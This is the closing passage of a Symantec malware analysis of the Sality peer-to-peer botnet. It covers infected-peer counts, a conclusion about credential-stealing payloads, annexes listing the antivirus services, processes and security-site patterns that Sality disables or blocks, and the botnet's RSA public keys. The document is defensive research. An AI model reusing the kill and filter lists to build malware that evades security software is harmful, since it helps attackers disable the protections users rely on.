


As of July 2011, on a daily basis, the rogue server communicates with more than a million unique IP addresses — potentially a million peers.

Figure 16 illustrates the location of 531,183 of such IP addresses collected on July 19, 2011.

Figure 16

Version 3 all peers heatmap




Estimation for V4

Figure 17 represents the number of active super peers collected by a rogue peer since March 1, 2011 to date. Resolution = 1 minute. The number of super peers increased significantly in May, and is now well above 300. This network remains more recent and much smaller in size than V3.

Figure 17

Number of active super peers collected by a rogue peer



Conclusion

When it comes to file infectors, Sality certainly stands out from the crowd. Its anti-security software mechanisms coupled with a robust payload distribution scheme makes the threat efficient and resilient. As shown, the largest Sality network, version 3, is prone to a major vulnerability. The advent of the improved and safer version 4 should be taken seriously.

Despite being one of the most prevalent threats nowadays, Sality has not received the coverage or attention required to raise awareness and eventually create a momentum to seriously thwart the threat. Hundreds of thousands of computers are infected. The malware distributed to these computers include things as “benign” as spam generators, but also password stealers. In early 2011, one of the programs distributed was geared towards Web credentials theft, with a special emphasis on Facebook and Google Blogger accounts. Tomorrow, the operators of the botnet could decide to steal banking information.

Annex A

List of impacted security services

AVP; Agnitum Client Security Service; ALG; Amon monitor; aswUpdSv; aswMon2; aswRdr; aswSP; aswTdi; aswFsBlk; acssrv; AV Engine; avast! iAVS4 Control Service; avast! Antivirus; avast! Mail Scanner; avast! Web Scanner; avast! Asynchronous Virus Monitor; avast! Self Protection; AVG E-mail Scanner; Avira AntiVir Premium Guard; Avira AntiVir Premium WebGuard; Avira AntiVir Premium MailGuard; BGLiveSvc; BlackICE; CAISafe; ccEvtMgr; ccProxy; ccSetMgr; COMODO Firewall Pro Sandbox Driver; cmdGuard; cmdAgent; Eset Service; Eset HTTP Server; Eset Personal Firewall; F-Prot Antivirus Update Monitor; fsbwsys; FSDFWD; F-Secure Gatekeeper Handler Starter; FSMA; Google Online Services; InoRPC; InoRT; InoTask; ISSVC; KPF4; KLIF; LavasoftFirewall; LIVESRV; McAfeeFramework; McShield; McTaskManager; MpsSvc; navapsvc; NOD32krn; NPFMntor; NSCService; Outpost Firewall main module; OutpostFirewall; PAVFIRES; PAVFNSVR; PavProt; PavPrSrv; PAVSRV; PcCtlCom; PersonalFirewal; PREVSRV; ProtoPort Firewall service; PSIMSVC; RapApp; SharedAccess; SmcService; SNDSrvc; SPBBCSvc; SpIDer FS Monitor for Windows NT; SpIDer Guard File System Monitor; SPIDERNT; Symantec Core LC; Symantec Password Validation; Symantec AntiVirus Definition Watcher; SavRoam; Symantec AntiVirus; Tmntsrv; TmPfw; UmxAgent; UmxCfg; UmxLU; UmxPol; vsmon; VSSERV; WebrootDesktopFirewallDataService; WebrootFirewall; wscsvc; XCOMM

List of impacted security processes

AVPM.; A2GUARD; A2CMD.; A2SERVICE.; A2FREE; AVAST; ADVCHK.; AGB.; AKRNL.; AHPROCMONSERVER.; AIRDEFENSE; ALERTSVC; AVIRA; AMON.; TROJAN.; AVZ.; ANTIVIR; APVXDWIN.; ARMOR2NET.; ASHAVAST.; ASHDISP.; ASHENHCD.; ASHMAISV.; ASHPOPWZ.; ASHSERV.; ASHSIMPL.; ASHSKPCK.; ASHWEBSV.; ASWUPDSV.; ASWSCAN; AVCIMAN.; AVCONSOL.; AVENGINE.; AVESVC.; AVEVAL.; AVEVL32.; AVGAM; AVGCC.AVGCHSVX.; AVGCSRVX.; AVGNSX.; AVGCC32.; AVGCTRL.; AVGEMC.; AVGFWSRV.; AVGNT.; AVCENTER; AVGNTMGR; AVGSERV.; AVGTRAY.; AVGUARD.; AVGUPSVC.; AVGWDSVC.; AVINITNT.; AVKSERV.; AVKSERVICE.; AVKWCTL.; AVP.; AVP32.; AVPCC.; AVAST; AVSERVER.; AVSCHED32.; AVSYNMGR.; AVWUPD32.; AVWUPSRV.; AVXMONITOR; AVXQUAR.; BDSWITCH.; BLACKD.; BLACKICE.; CAFIX.; BITDEFENDER; CCEVTMGR.; CFP.; CFPCONFIG.; CCSETMGR.; CFIAUDIT.; CLAMTRAY.; CLAMWIN.; CUREIT; DEFWATCH.; DRVIRUS.; DRWADINS.; DRWEB; DEFENDERDAEMON; DWEBLLIO; DWEBIO; ESCANH95.; ESCANHNT.; EWIDOCTRL.; EZANTIVIRUSREGISTRATIONCHECK.; F-AGNT95.; FAMEH32.; FILEMON; FIREWALL; FORTICLIENT; FORTITRAY.; FORTISCAN; FPAVSERVER.; FPROTTRAY.; FPWIN.; FRESHCLAM.; EKRN.; FSAV32.; FSAVGUI.; FSBWSYS.; F-SCHED.; FSDFWD.; FSGK32.; FSGK32ST.; FSGUIEXE.; FSMA32.; FSMB32.; FSPEX.; FSSM32.; F-STOPW.; GCASDTSERV.; GCASSERV.; GIANTANTISPYWARE; GUARDGUI.; GUARDNT.; GUARDXSERVICE.; GUARDXKICKOFF.; HREGMON.; HRRES.; HSOCKPE.; HUPDATE.; IAMAPP.; IAMSERV.; ICLOAD95.; ICLOADNT.; ICMON.; ICSSUPPNT.; ICSUPP95.; ICSUPPNT.; IPTRAY.; INETUPD.; INOCIT.; INORPC.; INORT.; INOTASK.; INOUPTNG.; IOMON98.; ISAFE.; ISATRAY.; KAV.; KAVMM.; KAVPF.; KAVPFW.; KAVSTART.; KAVSVC.; KAVSVCUI.; KMAILMON.; MAMUTU; MCAGENT.; MCMNHDLR.; MCREGWIZ.; MCUPDATE.; MCVSSHLD.; MINILOG.; MYAGTSVC.; MYAGTTRY.; NAVAPSVC.; NAVAPW32.; NAVLU32.; NAVW32.; NEOWATCHLOG.; NEOWATCHTRAY.; NISSERV; NISUM.; NMAIN.; NOD32; NORMIST.; NOTSTART.; NPAVTRAY.; NPFMNTOR.; NPFMSG.; NPROTECT.; NSCHED32.; NSMDTR.; NSSSERV.; NSSTRAY.; NTRTSCAN.; NTOS.; NTXCONFIG.; NUPGRADE.; NVCOD.; NVCTE.; NVCUT.; NWSERVICE.; OFCPFWSVC.; OUTPOST; ONLINENT.; OPSSVC.; OP_MON.; PAVFIRES.; PAVFNSVR.; PAVKRE.; PAVPROT.; PAVPROXY.; PAVPRSRV.; PAVSRV51.; PAVSS.; PCCGUIDE.; PCCIOMON.; PCCNTMON.; PCCPFW.; PCCTLCOM.; PCTAV.; PERSFW.; PERTSK.; PERVAC.; PESTPATROL; PNMSRV.; PREVSRV.; PREVX; PSIMSVC.; QUHLPSVC.; QHONLINE.; QHONSVC.; QHWSCSVC.; QHSET.; RFWMAIN.; RTVSCAN.; RTVSCN95.; SALITY; SAPISSVC.; SCANWSCS.; SAVADMINSERVICE.; SAVMAIN.; SAVPROGRESS.; SAVSCAN.; SCANNINGPROCESS.; SDRA64.; SDHELP.; SHSTAT.; SITECLI.; SPBBCSVC.; SPHINX.; SPIDERCPL.; SPIDERML.; SPIDERNT.; SPIDERUI.; SPYBOTSD.; SPYXX.; SS3EDIT.; STOPSIGNAV.; SWAGENT.; SWDOCTOR.; SWNETSUP.; SYMLCSVC.; SYMPROXYSVC.; SYMSPORT.; SYMWSC.; SYNMGR.; TAUMON.; TBMON.; TMLISTEN.; TMNTSRV.; TMPROXY.; TNBUTIL.; TRJSCAN.; VBA32ECM.; VBA32IFS.; VBA32LDR.; VBA32PP3.; VBSNTW.; VCRMON.; VPTRAY.; VRFWSVC.; VRMONNT.; VRMONSVC.; VRRW32.; VSECOMR.; VSHWIN32.; VSMON.; VSSERV.; VSSTAT.; WATCHDOG.; WEBSCANX.; WINSSNOTIFY.; WRCTRL.; XCOMMSVR.; ZLCLIENT; ZONEALARM

List of filtered patterns in network packets

upload_virus; sality-remov; virusinfo.; cureit.; drweb.; onlinescan.; spywareinfo.; ewido.; virusscan.; windowsecurity.; spywareguide.; bitdefender.; pandasoftware.; agnmitum.; virustotal.; sophos.; trendmicro.; etrust.com; symantec.; mcafee.; f-secure.; eset.com; kaspersky

Annex B

Here are the RSA public key dumps used by Sality networks V2, V3, and V4. Feel free to factorize these numbers.

Version 2

- RSA1024, MD5
- e= 65,537 (decimal)
- m= CC 62 A5 D2 D7 8A E4 49 0A 56 F0 48 D8 98 22 FA 63 18 9C 39 5F A8 7C F0 CC 65 63 B9 DF CB DE 16 23 E3 0A 51 62 33 4E 00 B1 D1 38 AB BD 49 90 E7 67 20 B1 53 F9 03 4B 8F 5A 47 F5 E1 D8 AD 51 C4 07 EC 8D C6 E4 E7 49 64 30 4A 79 E6 50 EC E2 3E 2B 12 B6 FD C2 36 98 91 F7 BF DA A3 4B 6E 24 35 3C 2E 7C 81 08 EF 51 99 7F 83 E7 8C D5 9D 28 21 29 72 1C EE 99 97 DC E4 3B C5 53 DF 51 C1 27 63 (binary)

Version 3

- RSA1024, MD5
- e= 65,537 (decimal)
- m= 99 65 40 34 CD AE 9D B3 AF F5 82 AD 8C 2E 63 51 E1 34 53 FA 47 54 E4 70 97 4C A5 3D 3C A3 9B 57 29 02 49 89 46 4C F2 76 B1 AD 8E 79 5D B2 41 28 4F 2A A5 9A 13 18 C0 1D ED DA E4 52 98 16 7F B3 A9 D7 7A E4 C4 6F 51 F6 38 FE A6 FB AD 8C 64 1D 23 B5 A4 9D 40 20 74 61 BE 81 C3 EB 3D 24 01 75 13 07 58 C5 F0 56 09 94 58 E7 6B C3 F3 8C 70 73 4E F5 0B 2D 88 0B 9A BD 18 E4 36 72 26 1A 32 9B (binary)

Version 4

- RSA2048, MD5
- e= 65,537 (decimal)
- m= BB D2 96 8E ED 0B 93 8A 82 E4 E9 BC C3 C5 32 72 4C 08 AA 56 9F 2D 64 0F 1B 86 68 0E 2B 62 E9 C6 35 6D 75 B6 32 2D 4F A8 B8 D9 2A 44 8B F0 7F E0 D9 8E BE 66 9D A6 7A 9A 6D E1 45 F1 D3 48 01 0D 39 2E 9D 2A 45 FB 0B FB 1D 96 F3 B7 4F 55 E5 E1 16 5B F7 A1 CC 7C 87 C0 C8 9C EF 4E CE 29 58 E2 99 BD 8A 7A 55 BE B4 1C D9 79 52 25 D8 28 86 7B 81 39 98 5F 2C 6F 14 BB A5 6B CE 44 E5 91 93 38 8B 9A C1 74 46 84 E1 26 EC 04 94 96 75 09 E3 B5 88 D6 08 F0 4A B7 84 D3 13 2F 00 CC D5 2A 8C 17 07 09 DE 6F B0 D3 D6 2B C6 A6 9D 38 18 8C 74 9D 86 16 D5 48 6E 97 32 DB E1 4E F8 04 A6 00 7C 16 2E 70 1C 23 37 DD 5A 52 76 62 70 D4 86 66 6E DF 0C E9 A1 68 F9 5E E8 DD 09 0C 02 7D 35 D0 54 E7 00 C0 14 9F CE 4A 9F F3 99 50 1A 0B CD CC FF 05 B9 04 12 E2 11 76 2F FF A4 6E 64 18 E0 D0 7B 3B (binary)

About Symantec

Symantec is a global leader in providing security, storage and systems management solutions to help businesses and consumers secure and manage their information. Headquartered in Moutain View, Calif., Symantec has operations in more than 40 countries. More information is available at www.symantec.com.

About the author

Nicolas Falliere is a Principal Software Engineer at Symantec Security Response specializing in malware analysis.

For specific country offices and contact numbers, please visit our Web site. For product information in the U.S., call toll-free 1 (800) 745 6054.

Symantec Corporation
World Headquarters
350 Ellis Street
Mountain View, CA 94043 USA
+1 (650) 527-8000
www.symantec.com